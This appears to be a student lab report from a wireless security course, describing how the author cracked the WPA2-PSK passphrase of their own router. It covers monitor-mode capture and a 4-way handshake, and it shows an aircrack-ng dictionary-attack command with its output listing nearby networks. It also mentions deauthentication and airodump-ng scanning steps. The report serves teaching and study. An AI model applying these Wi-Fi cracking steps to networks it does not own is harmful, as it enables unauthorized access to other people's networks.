Cracking WPA2-PSK and Analysing IITH Wi-Fi Network Security

Wireless Networks & Security


PART 1: Cracking WPA2-PSK Passphrase

1. A space Router was available and it was used for this experiment.

   Make: Tenda


   Mode: F3 N300

   SSID: cs20mtech12005-12006




2. Capturing Packets in Monitor Mode


   Airmon-ng is not available on MacOS, instead "airport" utility provided in the system is used to capture in monitor mode.





3. 4-Way Handshake Capture
   The AP was joined by Mobile Phone and all 4 Keys were captures.




4. Aircrack-ng Offline Dictionary Attack
   Aircrack-ng was launched with only 2294 keys in the list and Target BSSID was at index 50 with 1 Handshake. The key was found after 1405 trials.
   Now the key was removed from the list file and aircrack was run again. This time it could not crack the passphrase.


WNS — -zsh — Solarized Dark xterm-256color 1 — 100×31
~/Projects/IITH-LAB/WNS — -zsh
~/Projects/IITH-LAB/WNS — -zsh
bhavishyasharma@Bhavishyas-MacBook-Pro WNS % aircrack-ng -w password.lst wpa_task01.cap
Reading packets, please wait...
Opening wpa_task01.cap
Read 2477 packets.
BSSID ESSID Encryption
1 02:0A:B5:A7:A5:87 Unknown
2 13:0C:61:CE:40:95 Unknown
3 1A:90:22:45:83:D3 Unknown
4 1D:74:9D:44:F2:CB Unknown
5 1E:AE:02:34:7C:30 Unknown
6 20:7B:DF:74:EB:72 WEP (1 IVs)
7 25:14:5E:3D:F1:07 WPA (0 handshake)
8 25:92:35:92:EE:D4 Unknown
9 33:E8:DF:8D:94:BC WEP (1 IVs)
10 35:4D:2C:81:41:80 WEP (1 IVs)
11 36:A5:B5:FD:33:1F Unknown
12 39:92:AF:F9:F8:0E Unknown
13 3A:14:05:2B:0A:3C Unknown
14 43:A4:5E:67:C0:A3 Unknown
15 46:00:49:BC:67:07 Unknown
16 46:B8:26:2D:5C:BE Unknown
17 4F:54:0E:53:B1:3D Unknown
18 50:2B:73:0B:98:F5 Bluez_5G WPA (0 handshake)
19 52:66:3D:FF:AB:60 Unknown
20 52:A7:5F:89:74:82 Unknown
21 57:3A:FB:84:C4:05 WEP (1 IVs)
22 5A:F6:82:5F:BD:AD WPA (0 handshake)
23 64:9F:7D:6A:C8:7E Unknown
24 65:F6:96:52:EC:0F WEP (1 IVs)



WNS — aircrack-ng -w password.lst wpa_task01.cap — Solarized Dark xterm-256color 1 — 100×24
...TH-LAB/WNS — aircrack-ng -w password.lst wpa_task01.cap
~/Projects/IITH-LAB/WNS — -zsh
40 AA:9D:69:31:DF:A8 WPA (0 handshake)
41 AF:61:4F:64:63:C0 Unknown
42 AF:C1:74:B8:F6:44 Unknown
43 B1:58:3B:3A:41:A8 WEP (1 IVs)
44 B5:DA:24:83:F7:43 WEP (1 IVs)
45 B5:F6:2E:52:CD:47 Unknown
46 B7:9B:12:D3:F3:1E Unknown
47 B8:B9:23:CA:7F:80 Unknown
48 BF:2F:C2:77:21:AB WPA (0 handshake)
49 C3:A9:BF:06:AA:F3 Unknown
50 C8:3A:35:26:BC:00 cs20mtech12005-12006 WPA (1 handshake, with PMKID)
51 CC:64:C3:CF:48:4B Unknown
52 D8:F2:40:68:E4:90 WEP (1 IVs)
53 DD:1D:44:C2:01:9A Unknown
54 DD:78:4E:CD:DF:91 Unknown
55 E0:11:36:AB:52:04 WEP (1 IVs)
56 E4:F5:4A:D9:0E:CB WEP (1 IVs)
57 E7:FF:5A:98:64:99 Unknown
58 EA:7E:71:BC:65:C5 Unknown
59 F3:65:48:CC:7F:F3 Unknown
60 F5:3A:B7:05:72:C2 Unknown
61 FC:50:B8:34:61:7B Unknown
Index number of target network ?







5. Hacking Neighborhood AP
   All the neighbouring APs were quite far away and their signal strength was very low, so this step was carried out on own AP with SSID “Bluez”.
   Also, MacOS does not support aireplay-ng to send deauthentication messages, so this was done on another system with Ubuntu 18.04.


Setting up Wifi in Monitor Mode









Scanning for Target SSIDs using airodump-ng






